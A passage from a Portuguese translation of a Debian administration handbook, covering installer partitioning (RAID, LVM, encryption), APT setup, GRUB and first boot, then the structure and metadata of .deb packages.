DE VOLTA AO BÁSICO

Escolhendo um sistema de arquivos

Um sistema de arquivos define a forma na qual os dados são organizados no disco rígido. Cada sistema de arquivos existente tem seus méritos e limitações. Alguns são mais robustos, outros mais efetivos: se você conhece bem suas necessidades, é possível escolher o sistema de arquivos mais apropriado. Várias comparações já foram feitas; parece que ReiserFS é particularmente eficiente para ler muitos arquivos pequenos; *XFS*, por sua vez, é mais rápido com arquivos grandes. *Ext4*, o sistema de arquivos padrão do Debian, é uma boa combinação, baseado nas três versões anteriores dos sistemas de arquivos historicamente usados no Linux (*ext*, *ext2*) e *ext3*). *Ext4* resolve certas limitações do *ext3* e é particularmente apropriado para discos rígidos com capacidades muito grandes. Outra opção seria experimentar o muito

promissor *btrfs*, que inclui muitas funcionalidades que requerem, atualmente, o uso de LVM e/ou RAID.

Os sistemas de arquivos com recurso de journaling "diário"(como *ext3*, *ext4*, *btrfs*, *reiserfs* ou *xfs*) tomam medidas especiais para ser possível retornar a um estado consistente após uma interrupção abrupta, sem analisar completamente o disco inteiro (como era o caso com o *ext2*). Isto é possível através do preenchimento de um "journal"que descreve as operações para realizar antes de realmente executá-las. Se uma operação for interrompida, irá ser possível "repetir" a partir do "journal". Por outro lado, se ocorrer uma interrupção durante uma atualização do "journal", a última alteração solicitada é simplesmente ignorada; os dados a serem escritos podem ser perdidos, mas uma vez que os dados sobre o disco não mudaram, eles permaneceram coerentes. Isso não é nada além de um mecanismo transacional aplicada ao sistema de arquivos.

Depois de escolher o tipo de partição, o software calcula uma sugestão, e a descreve na tela; o usuário pode, então, modificá-la, se necessário. Você pode, em particular, escolher um outro sistema de arquivos se a escolha padrão (*ext4*) não é apropriada. Na maioria dos casos, no entanto, o particionamento proposto é razoável e pode ser aceito selecionando a opção "Finalizar o particionamento e escrever as mudanças no disco".




Figura 4.10 Validando o particionamento

Particionamento manual

Particionamento manual permite uma maior flexibilidade, permitindo que o usuário escolha a finalidade e o tamanho de cada partição. Além disso, este modo é inevitável, se você quiser usar o software RAID.

NA PRÁTICA**diminuindo uma partição do Windows**

Para instalar o Debian ao lado de um sistema operacional existente (Windows ou outro), você deve ter algum espaço disponível no disco rígido que não está sendo usado por outro sistema, a fim de ser capaz de criar as partições dedicadas ao Debian. Na maioria dos casos, isso significa diminuir uma partição do Windows e reutilizando o espaço liberado.

O instalador do Debian permite esta operação quando utilizar o modo manual para o particionamento. Você só precisa escolher a partição do Windows e digite seu novo tamanho (isso funciona da mesma forma em partições FAT ou NTFS).

A primeira tela exibe os discos disponíveis, suas partições e qualquer espaço livre possível que ainda não foi particionado. Você pode selecionar qualquer elemento exibido; e se pressionar a tecla Enter depois vai ter uma lista de possíveis ações.

Você pode apagar todas as partições em um disco, selecionando-o.

Ao selecionar espaço livre em um disco, você pode criar manualmente uma nova partição. Você também pode fazer isso com o assistente de particionamento, que é uma solução interessante para um disco que já contenha outro sistema operacional, mas onde você deseja particionar para o Linux de uma forma padrão. Veja Seção 4.2.13.1, “Particionamento assistido” [61] for more details on guided partitioning.

DE VOLTA AO BÁSICO**Ponto de montagem**

O ponto de montagem é a árvore de diretório que vai abrigar o conteúdo do sistema de arquivos na partição selecionada. Assim, uma partição montada em /home/ é tradicionalmente destinada a conter dados do usuário.

Quando esse diretório é chamado de “/”, ele é conhecido como a *raiz* do sistema de arquivos e, portanto, a raiz da partição que vai realmente hospedar o sistema Debian.

DE VOLTA AO BÁSICO**Memória virtual, swap**

A memória virtual permite que o kernel do Linux, quando falta memória suficiente (RAM), libere um pouco de armazenamento, realocando na partição swap do disco rígido as partes da memória RAM inativas por algum tempo.

Para simular a memória adicional, o Windows usa um arquivo de swap que está diretamente contido em um sistema de arquivos. Por outro lado, o Linux usa uma partição dedicada a este propósito, daí o termo “partição swap”.

Ao escolher uma partição, você pode indicar a forma como que você vai utilizá-la:

- formatá-la e incluí-la no sistema de arquivos escolhendo um ponto de montagem;
- usá-la como uma partição swap;
- transformá-la em um “volume físico para encriptação”(para proteger a confidencialidade dos dados em determinadas partições, veja abaixo);
- torná-lo um “volume físico para LVM”(“physical volume for LVM”) (este conceito será discutido em detalhes ainda neste capítulo);
- use ele como um dispositivo RAID (veja mais a frente neste capítulo);
- você pode também escolher não usá-lo, e portanto deixá-lo inalterado.

Configurando dispositivos Multidisco (RAID em software)

Alguns tipos de RAID permitem a duplicação de informações armazenadas em discos rígidos para evitar perda de dados no caso de um problema de hardware afetando um dos discos. RAID nível 1 mantém uma cópia idêntica e simples (espelho) de um disco rígido em outro, enquanto RAID nível 5 espalha dados redundantes por vários discos, permitindo assim a completa reconstrução de um dispositivo que falhe.

Vamos apenas descrever RAID nível 1, que é o mais simples de implementar. O primeiro passo envolve a criação de duas partições de mesmo tamanho localizadas em dois discos rígidos diferentes, e a rotulação delas como "volume físico para RAID"("physical volume for RAID").

Você deve então escolher "Configurar RAID via software"na ferramenta de particionamento para combinar essas duas partições em um novo disco virtual e selecione "Criar dispositivo MD"na tela de configuração. Em seguida, você precisa responder a uma série de perguntas sobre este novo dispositivo. A primeira pergunta é sobre o nível de RAID para usar, que no nosso caso será "RAID1". A segunda pergunta é sobre o número de dispositivos ativos - dois, no nosso caso, que é o número de partições que precisa ser incluído neste dispositivo MD. A terceira pergunta é sobre o número de dispositivos disponíveis - 0; não planejamos qualquer disco adicional para assumir um possível disco defeituoso. A última pergunta requer que você escolha as partições para o RAID - estes seriam os dois que temos reservado para esta finalidade (certifique-se apenas de selecionar as partições que mencionam explicitamente "raid").

Voltar ao menu principal, aparece um novo disco virtual "RAID". Este disco é apresentado com uma única partição que não pode ser excluído, mas cujo uso, podemos escolher (assim como em qualquer outra partição).

Para mais detalhes sobre as funções RAID, consulte Seção 12.1.1, “RAID Por Software” [312].

Configurando o Gerenciador de Volume Lógico (Logical Volume Manager - LVM)

LVM permite criar partições "virtuais"que se estendem ao longo de vários discos. Os benefícios são dois: o tamanho das partições não estão limitados pelos discos individuais, mas pelo seu volume cumulativo, e você pode redimensionar as partições existentes a qualquer momento possivelmente depois de adicionarum disco adicional quando necessário.

LVM usa uma terminologia particular: uma partição em particular é um "volume lógico"("logical volume"), que é parte de um "grupo de volumes"("volume group"), ou uma associação de vários "volumes físicos"(physical volumes"). Cada um destes termos na verdade correspondem a uma partição "real"(ou um dispositivo de RAID em software).

Esta técnica funciona de uma forma simples: cada volume, físico ou lógico, é dividido em blocos de mesmo tamanho, que "are made to correspond"pelo LVM. A adição de um novo disco causará a criação de um novo volume físico, e estes novos blocos podem ser associados a qualquer grupo de volumes. Todas as partições no grupo de volumes que é então expandido terão espaço adicional no qual elas poderão se extender.

A ferramenta de particionamento configura o LVM em vários passos. Primeiro você deve criar nos discos existentes as partições que serão "volumes físicos para o LVM". Para ativar o LVM, você precisa escolher "Configurar o Logical Volume Manager (LVM)", então na mesma tela de configuração "Criar um grupo de volumes", para o qual você irá associar os volumes físicos existentes. Finalmente, você pode criar volumes lógicos dentro do grupo de volume. Note que o sistema de particionamento automático pode realizar todos estes passos automaticamente.

No menu de particionamento, cada volume lógico vai aparecer como um disco com uma única partição que não pode ser apagada, mas que você pode usar da forma que desejar.

O uso de LVM é descrito em mais detalhes em Seção 12.1.2, "LVM" [323].

Configurando Partições Criptografadas

Para garantir a confidencialidade dos seus dados, por exemplo no caso de uma perda ou roubo de seu computador ou disco rígido, é possível criptografar os dados de algumas partições. Esta funcionalidade pode ser inserida em qualquer sistema de arquivos já que, assim como no LVM, o Linux (e mais particularmente o driver dm-crypt) usa o "Device Mapper" para criar uma partição virtual (com o conteúdo protegido) baseado em uma partição num nível abaixo que armazena os dados de forma criptografada (graças ao LUKS, Linux Unified Key Setup, um formato padronizado que habilita o armazenamento de dados criptografados assim como de meta-informações que indicam os algoritmos de criptografia usados).

SEGURANÇA	
Partição de troca ("swap") criptografada	<p>Quando uma partição criptografada é usada, a chave de criptografia é armazenada em memória (RAM). Como a recuperação desta chave permite a descriptografia dos dados, é de extrema importância evitar deixar uma cópia desta chave que possa ser acessível a um possível ladrão do computador ou disco rígido, ou a um técnico de manutenção. Isto entretanto é algo que possa acontecer facilmente com um laptop, já que na hibernação o conteúdo da RAM é armazenado na partição de troca. Se esta partição não estiver criptografada, o ladrão pode acessar a chave e usá-la para descriptografar os dados de uma partição criptografada. É por isto que, quando você usa partições criptografadas, é imperativo também criptografar a partição de troca!</p> <p>O instalador Debian vai avisar o usuário se ele tentar fazer uma partição criptografada mas deixar a partição de troca não criptografada.</p>

Para criar uma partição criptografada, você deve primeiro atribuir uma partição disponível para este propósito. Para isto, selecione uma partição e indique que ela é para ser usada como um "volume físico para criptografia"("physical volume for encryption"). Depois de partitionar o disco contendo o volume físico a ser feito, escolha "configurar volumes criptografados". O software vai propor iniciar o volume físico com dados aleatórios (tornando a localização dos dados reais mais difícil). e vai pedir para você entrar uma "frase-chave criptográfica"("encryption passphrase"), que você vai ter que digitar toda vez que iniciar o computador para ter acesso ao conteúdo da partição criptografada. Uma vez que este passo estiver completo, e você tiver retornado ao menu da ferramenta de particionamento, uma nova partição vai estar disponível num "volume criptografado", que você pode então configurar como outra partição qualquer. Na

maioria dos casos, esta partição é usada como um volume físico para LVM para proteger várias partições (volumes lógicos de LVM) com a mesma chave de criptografia, inclusive a partição de troca (veja barra lateral [Partição de troca \("swap"\) criptografada](#) [66]).

4.2.14. Instalando o Sistema Básico

Este passo, que não requer qualquer interação com o usuário, instala os pacotes do "sistema básico" do Debian. Isto inclui as ferramentas `dpkg` e `apt`, que gerenciam os pacotes Debian, assim como os utilitários necessários para iniciar o sistema e começar a usá-lo.




Figura 4.11 *Instalação do sistema básico*

4.2.15. Configurando o Gerenciador de Pacote (apt)

Para poder instalar software adicional, o APT precisa ser configurado e ensinado aonde encontrar pacotes Debian. Este passo é o mais automatizado possível. Ele começa com uma pergunta sobre se ele deve usar fontes de pacotes na rede, ou se deve procurar apenas nos CD-ROMs.

CD-ROM do Debian no dispositivo

NOTA Se o instalador detecta um disco de instalação do Debian no leitor de CD/DVD, não é necessário configurar o APT para procurar por pacotes na rede: o APT é configurado automaticamente para ler os pacotes do dispositivo de mídia removível. Se o disco é parte de um conjunto, o software vai se oferecer para "explorar" outros discos para guardar uma referência de todos os pacotes guardados neles.

Se for preciso obter pacotes da rede, as próximas duas perguntas servem para escolher um servidor do qual irá baixar estes pacotes, escolhendo primeiro um país, então um espelho disponível

no país (um espelho é um servidor público hospedando cópias de todos os arquivos de um servidor de arquivos primário do Debian).




Figura 4.12 Selecionando um espelho Debian

Finalmente, o programa propõe usar um proxy HTTP. Se não houver proxy, o acesso à internet será direto. se você digitar `http://proxy.falcot.com:3128`, o APT vai usar o `proxy/cache` da Falcot, um "Squid". Você pode encontrar estas configurações verificando as configurações de um navegador web em outra máquina já conectada nesta mesma rede.

Os arquivos `Packages.gz` e `Sources.gz` são então automaticamente baixados para atualizar a lista dos pacotes reconhecidos pelo APT.

DE VOLTA AO BÁSICO
Proxy HTTP

Um proxy HTTP é um servidor que encaminha requisições HTTP para os usuários da rede. Ele em geral ajuda a deixar os downloads mais rápidos mantendo uma cópia dos arquivos que foram transferidos através dele (e neste caso falamos de proxy/cache). Em alguns casos, passar por um proxy é a única forma de acessar um servidor externo; nestes casos é essencial responder a pergunta correspondente durante a instalação para o programa conseguir baixar pacotes Debian através dele. Squid é o nome do programa servidor usado pela Falcot Corp para oferecer este serviço.

4.2.16. Concurso de Popularidade de Pacotes Debian

O sistema Debian contém um pacote chamado `popularity-contest` ("concurso de popularidade"), cuja função é compilar estatísticas de uso de pacotes. Semanalmente, este programa coleta informações sobre os pacotes instalados e aqueles usados recentemente, e envia anonimamente

esta informação para os servidores do projeto Debian. O projeto pode então usar esta informação para determinar a importância relativa de cada pacote, o que influencia a prioridade dada a ele. Em particular, os pacotes mais "populares" serão incluídos no CD-ROM de instalação, o que vai facilitar o acesso por usuários que não desejam baixá-los ou comprar um conjunto completo de CDs.

Este pacote é ativado apenas sob-demand, para respeitar a confidencialidade de uso dos usuários.

4.2.17. Selecionando Pacotes para a Instalação

Os seguintes passos permitem que você escolha a função da máquina em um sentido bem amplo; as dez tarefas sugeridas correspondem a listas de pacotes para instalação. A lista de pacotes que vão realmente ser instalados pode receber um ajuste-fino ou ser completada depois. mas isto fornece um bom ponto de partida de forma simples.

Alguns pacotes são instalados automaticamente de acordo com o hardware detectado (graças ao programa `discover-pkginstall` do pacote `discover`). Por exemplo, se uma máquina virtual VirtualBox é detectada, o programa vai instalar o pacote `virtualbox-guest-dkms`, propiciando uma melhor integração da máquina virtual com o sistema hospedeiro.




Figura 4.13 Escolhas de tarefas

4.2.18. Instalando o carregador de boot GRUB

O carregador de boot é o primeiro programa a ser iniciado pela BIOS. Este programa carrega o núcleo Linux na memória e então o executa. geralmente ele oferece um menu para o usuário escolher o núcleo que será carregado e/ou o sistema operacional para iniciar.

ATENÇÃO**Carregador de boot e dual boot**

Esta fase no processo de instalação do Debian detecta os sistemas operacionais que já estão instalados no computador, e adiciona as entradas correspondentes automaticamente no menu de boot, mas nem todos os programas de instalação fazem isto.

Em particular, se você instala (ou reinstala) o Windows depois, o carregador de boot será apagado. O Debian ainda vai estar no seu disco rígido, mas vai ficar inacessível a partir do menu de boot. Você então terá que iniciar o sistema de instalação Debian em modo de **recuperação** para configurar um carregador de boot menos exclusivista. Esta operação é descrita em detalhes no manual de instalação.

► <http://www.debian.org/releases/stable/amd64/ch08s07.html>

Por padrão, o menu proposto pelo GRUB contém todos os núcleos Linux instalados, assim como todos os outros sistemas operacionais que foram detectados. É por isto que você deve aceitar a proposta de instalar o GRUB no seu "Master Boot Record". Como manter versões de núcleos antigas preserva a habilidade de iniciar o mesmo sistema se o núcleo recentemente instalado der defeito ou não se adaptar bem ao seu hardware, é melhor manter algumas versões antigas instaladas.

GRUB é o carregador de boot padrão instalado no Debian devido à sua superioridade técnica: funciona com a maioria dos sistemas de arquivos e portanto não necessita de uma atualização após cada instalação de novo núcleo, já que ele lê sua configuração durante o boot e acha a posição exata do novo núcleo. A Versão 1 do GRUB (conhecida agora como "Grub Legacy") não lida com todas as combinações de LVM e RAID em software; a versão 2, instalada por padrão, é mais completa. Podem haver ainda situações onde é mais recomendado instalar o LILO (outro carregador de boot); o instalador vai sugerir isto automaticamente.

Para mais informações sobre configuração do GRUB, leia Seção 8.8.3, “Configuração do GRUB 2” [171].

ATENÇÃO**Carregadores de boot e arquiteturas**

LILO e GRUB, que foram mencionados neste capítulo, são carregadores de boot para arquiteturas *i386* e *amd64*. Se você instalar Debian em outra arquitetura, vai precisar usar outro carregador de boot. Entre outros, podemos citar *yaboot* ou *quik* para *powerpc*, *silo* para *sparc*, *aboot* para *alpha*, *arcboot* para *mips*.

4.2.19. Finalizando a instalação e reiniciando

A instalação agora está completa, o programa pede para você remover o CD-ROM do leitor e reiniciar o computador.

4.3. Depois do primeiro Boot

Se você ativou a tarefa "Ambiente de área de trabalho Debian" ("Debian desktop environment") sem qualquer escolha de área de trabalho gráfico explícita (ou com a escolha "GNOME"), o computador vai exibir o gestor de login *gdm3*.




Figura 4.14 Primeiro boot

O usuário que já está criado pode autenticar e começar a trabalhar imediatamente.

4.3.1. Instalando Software adicional

Os pacotes instalados correspondem aos perfis selecionados durante a instalação, mas não necessariamente ao uso que realmente vai ser feito da máquina. Desta forma, você pode querer usar uma ferramenta de gerenciamento de pacotes para refinar a seleção dos pacotes instalados. As duas ferramentas mais frequentemente usadas (que estarão instaladas se o perfil "Ambiente de área de trabalho Debian" ("Debian desktop environment") tiver sido escolhido) são o `apt` (acessível pela linha de comando) e o `synaptic` ("Gestor de Pacotes Synaptic" nos menus).

Para facilitar a instalação de grupos coerentes de programas, o Debian cria "tarefas" que são dedicadas a usos específicos (servidor de e-mail, servidor de arquivos, etc.). Você já teve a oportunidade de selecioná-las durante a instalação, e pode acessá-las de novo graças a ferramentas de gestão de pacotes como o `aptitude` (as tarefas são listadas em uma seção distinta) e o `synaptic` (através do menu Editar → Marcar Pacotes por Tarefa...).

O Aptitude é uma interface para o APT em modo texto e tela cheia. Com ele o usuário pode navegar na lista de pacotes disponíveis segundo várias categorias (pacotes instalados ou não-instalados, por tarefa, por seção, etc), e para ver toda a informação disponível em cada um deles (dependências, conflitos, descrição, etc.). Cada pacote pode ser marcado com "instalar" (para ser instalado, tecla +) ou "remover" (para ser removido, tecla - key). Todas estas operações serão conduzidas simultaneamente uma vez que você tenha confirmado elas ao pressionar a tecla g ("g" de "go!", "vai" em inglês). Se você esqueceu alguns programas, sem problema; você pode rodar o `aptitude` novamente depois que terminar a instalação.

DICA**o Debian leva em consideração quem não fala inglês**

Várias tarefas são dedicadas à localização (ou nacionalização) do sistema para outros idiomas além do inglês. Elas incluem a documentação de pacotes, dicionários, e vários outros pacotes úteis para falantes de diferentes idiomas. A tarefa apropriada é automaticamente selecionada se um idioma diferente do inglês for escolhido durante a instalação.

CULTURA**dselect, a antiga interface de instalação de pacotes**

Antes do `aptitude`, o programa padrão para selecionar pacotes para instalação era o `dselect`, a antiga interface gráfica associada ao `dpkg`. Sendo um programa difícil para iniciantes usarem, não é recomendado.

Obviamente, é possível não selecionar nenhuma tarefa para instalar. Neste caso, você pode instalar manualmente o software desejado com o comando `apt-get` ou `aptitude` (que são ambos acessíveis pela linha de comando).

VOCABULÁRIO**Dependências de pacotes, conflitos**

No jargão dos pacotes Debian, uma "dependência" é outro pacote necessário para o correto funcionamento do pacote em questão. Por outro lado, um "conflito" é um pacote que não pode ser instalado junto com outro.

Estes conceitos são discutidos em muitos detalhes em Capítulo 5, **Sistema de Pacotes: Ferramentas e Princípios Fundamentais** [76].

4.3.2. Atualizando o sistema

Um primeiro `aptitude safe-upgrade` (um comando usado para atualizar automaticamente os programas instalados) é geralmente necessário, especialmente devido a possíveis atualizações de segurança lançadas desde o lançamento da última versão estável do Debian. Estas atualizações podem envolver algumas questões adicionais via `debconf`, a ferramenta de configuração padrão do Debian. Para mais informações sobre estas atualizações conduzidas pelo `aptitude`, verifique em Seção 6.2.3, “[Atualização do sistema](#)” [114].



Pacote Binário
Pacote fonte
dpkg
dependências
conflitos



5

Sistema de Pacotes: Ferramentas e Princípios Fundamentais

Estrutura de um Pacote Binário 76

Metainformação do Pacote 78

Estrutura de um Pacote Fonte 88

Manipulando Pacotes com o dpkg 91

Coexistencia com outros sistemas de pacotes 100

Como um administrador de sistemas Debian, você rotineiramente manipula pacotes .deb, já que eles contêm unidades funcionais consistentes (aplicações, documentação, etc.), cujas instalação e manutenção eles facilitam. Logo é uma boa ideia saber exatamente o que são e como usá-los.

Este capítulo descreve a estrutura e conteúdo dos pacotes "binários" e "fontes". Os primeiros são arquivos .deb, diretamente usáveis pelo dpkg, enquanto os segundos contém o código fonte, assim como as instruções para construir os pacotes binários.

5.1. Estrutura de um Pacote Binário

O formato do pacote Debian foi projetado para que seu conteúdo possa ser extraído em qualquer sistema Unix que contenha os clássicos comandos ar, tar, e gzip (e às vezes xz ou bzip2). Esta característica aparentemente trivial é importante para a portabilidade e recuperação de desastres.

Imagine, por exemplo, que você apagou acidentalmente o programa dpkg, e que portanto você não pode mais instalar pacotes Debian. O dpkg sendo um pacote Debian em si, ao que parece seu sistema seria feito por... Felizmente, você conhece o formato de um pacote e pode então baixar o arquivo .deb do pacote dpkg e instalar ele manualmente (veja a barra lateral sidebar [dpkg, APT e ar](#) [76]). Se por algum infortúnio um ou mais dos programas ar, tar ou gzip/xz/bzip2 tenham sumido, você só precisa copiar o programa faltoso de outro sistema (já que qualquer um destes opera de modo totalmente autônomo, sem dependências, uma simples cópia será suficiente). Se o seu sistema sofreu um desfotunio ainda mais ultrajante, e mesmo esses não funcionam (talvez o sistema de bibliotecas mais profundo esteja faltando?), você deve tentar a versão estática do busybox (fornecido pelo pacote busybox-static), a qual é ainda mais autosuficiente, e provê sub comandos tais como busybox ar, busybox tar e busybox gunzip.

FERRAMENTAS dpkg, APT e ar

dpkg é um programa que manipula arquivos .deb, notavelmente extraindo, analisando, e desempacotando os mesmos.

APT é um conjunto de programas que permite a execução alto nível de modificações no sistema: instalando ou removendo pacotes (enquanto satisfaz dependências), atualizando o sistema, listando pacotes disponíveis, etc.

Assim como o programa ar, ele permite manipular arquivos do mesmo nome: ar t arquivamento mostra a lista de arquivos contidos no arquivamento, ar x arq uivmento extrai os arquivos do arquivamento para a pasta de trabalho atual, ar d arquivamento arquivo apaga um arquivo do arquivamento, etc. Sua página man (ar(1)) documenta todas as demais funcionalidades. ar é uma ferramenta muito rudimentar que um administrador Unix usará muito pouco, mas os admins usarão com frequencia o tar, um programa de gerencia de arquivos e arquivamentos. É por isso que é fácil recuperar o dpkg no caso de uma remoção errada. Você terá apenas que baixar o pacote Debian e extraír o conteúdo do arquivamento data.tar.gz na raiz do sistema (/):

```
# ar x dpkg_1.17.23_amd64.deb
# tar -C / -xzf data.tar.gz
```

DE VOLTA AO BÁSICO Notação de páginas de manual

Pode ser confuso para iniciantes encontrar referências ao "ar(1)" na literatura. Isto é geralmente uma forma conveniente de se referir à página man intitulada ar na seção 1.

Algumas vezes esta notação é também usada para remover ambiguidades, por exemplo para distinguir entre o comando `printf` que pode ser indicado por `printf(1)` e a função `printf` da linguagem de programação C, que pode ser indicada por `printf(3)`.

Capítulo 7, [Resolvendo Problemas e Encontrando Informações Relevantes](#) [138] discute as páginas de manual em muito mais detalhes (veja em Seção 7.1.1, “[Páginas de Manual](#)” [138]).

Dê uma olhada no conteúdo de um arquivo .deb:

```
$ ar t dpkg_1.17.23_amd64.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.17.23_amd64.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary  dpkg_1.17.23_amd64.deb
$ tar tf data.tar.gz | head -n 15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/part/
./var/lib/dpkg/info/
./var/lib/dpkg/alternatives/
./var/lib/dpkg/updates/
./etc/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg.d/
./etc/dpkg/dpkg.cfg
./etc/alternatives/
$ tar tf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prerm
./preinst
./control
./postrm
$ cat debian-binary
2.0
```

Como você pode ver, o arquivo ar de um pacote Debian é composto de três arquivos:

- `debian-binary`. Este é um arquivo texto que simplesmente indica a versão do arquivo `.deb` usado (em 2015: version 2.0).

- **control.tar.gz**. Este arquivamento contém todas as meta-informações disponíveis, como o nome e a versão do pacote. Algumas destas meta-informações servem para que as ferramentas de gestão de pacotes determinarem se é possível instalar e desinstalar o pacote, por exemplo, de acordo com a lista de pacotes já instalados na máquina.
- **data.tar.gz**. Este arquivamento contém todos os arquivos para serem extraídos do pacote; é onde os arquivos executáveis, documentação, etc, estão todos estocados. Alguns pacotes podem usar outros formatos de compressão, e neste caso o arquivo terá um nome diferente (**data.tar.bz2** para bzip2, **data.tar.xz** para XZ).

5.2. Metainformação do Pacote

O pacote Debian não é apenas um arquivamento de arquivos prontos para serem instalados. Ele é parte de um todo, e descreve sua relação com outros pacotes Debian (dependências, conflitos, sugestões). Ele também fornece scripts que habilitam a execução de comandos em diferentes estágios do ciclo de vida do pacote (instalação, remoção, atualizações). Estes dados são usados pelas ferramentas de gerencia de pacotes mas não são parte do programa empacotado, eles são, junto com o pacote, o que chamamos de sua “meta-informação” (informação sobre outras informações).

5.2.1. Descrição: O arquivo control

Este arquivo usa uma estrutura similar a cabeçalhos de email (como foi definido pela RFC 2822). Por exemplo, para *apt*, o arquivo **control** parece com algo como:

```
$ apt-cache show apt
Package: apt
Version: 1.0.9.6
Installed-Size: 3788
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: manpages-it (<< 2.80-4~), manpages-pl (<< 20060617-3~), openjdk-6-jdk (<< 6
      ↪ b24-1.11-0ubuntul~), sun-java5-jdk (>> 0), sun-java6-jdk (>> 0)
Depends: libapt-pkg4.12 (>= 1.0.9.6), libc6 (>= 2.15), libgcc1 (>= 1:4.1.1), libstdc
      ↪ ++6 (>= 4.9), debian-archive-keyring, gnupg
Suggests: aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), apt-doc, python-apt
Conflicts: python-apt (<< 0.7.93.2~)
Breaks: manpages-it (<< 2.80-4~), manpages-pl (<< 20060617-3~), openjdk-6-jdk (<< 6
